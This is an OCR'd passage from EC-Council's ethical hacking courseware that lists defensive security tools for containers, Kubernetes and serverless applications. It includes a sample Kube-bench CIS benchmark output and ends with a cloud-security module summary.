


Figure 19.78: Screenshot of Aqua

Listed below are additional tools for securing containers:

- Sysdig Falco (*https://sysdig.com*)
- Anchore (*https://anchore.com*)
- NeuVector (*https://neuvector.com*)
- Lacework (*https://www.lacework.com*)
- Tenable.io Container Security (*https://www.tenable.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Security Tools

Kube-bench

- Kube-bench performs permission, authentication and security checks across Kubernetes clusters and secures container data

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

https://github.com

Alcide Advisor
https://www.alcide.io

StackRox
https://www.stackrox.com

Aqua Kubernetes Security
https://www.aquasec.com

KubeXray
https://github.com

Sumo Logic
https://www.sumologic.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and StackRox, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

Figure 19.79: Screenshot of Kube-bench


Listed below are additional tools for the security of the Kubernetes environment:

- Alcide Advisor (*https://www.alcide.io*)
- StackRox (*https://www.stackrox.com*)
- Aqua Kubernetes Security (*https://www.aquasec.com*)
- KubeXray (*https://github.com*)
- Sumo Logic (*https://www.sumologic.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Application Security Solutions

Protego | Protego's serverless security platform provides complete lifecycle security to serverless applications, from deployment to runtime



Synk
https://snyk.io

Twistlock
https://www.twistlock.com

Aqua
https://www.aquasec.com

Prisma Cloud
https://www.paloaltonetworks.com

Dashbird
https://dashbird.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as Protego, Synk, and Twistlock, to conduct security tests on serverless infrastructure.

- **Protego**

  Source: *https://www.protego.io*

  Protego is a serverless security platform that provides complete lifecycle security to serverless applications from deployment to runtime. The security platform allows clients to control the serverless platform within 20 minutes. The Protego serverless security solution also allows to continuously scan serverless infrastructure, code, and runtime environment, to collect and correlate hundreds of data points. This security platform also offers actionable intelligence and the tools to provide full visibility and root cause analysis.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.80: Screenshot of Protego

Listed below are additional tools for securing the serverless computing environment:

- Synk (*https://snyk.io*)
- Twistlock Serverless Security (*https://www.twistlock.com*)
- Aqua (*https://www.aquasec.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- Dashbird (*https://dashbird.io*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - Cloud computing concepts along with various types of cloud computing services
  - Container technology and the serverless computing environment
  - Cloud computing threats and attacks
  - Cloud hacking techniques in depth
  - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
  - Securing the cloud environment using cloud security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers use cryptography to protect the data

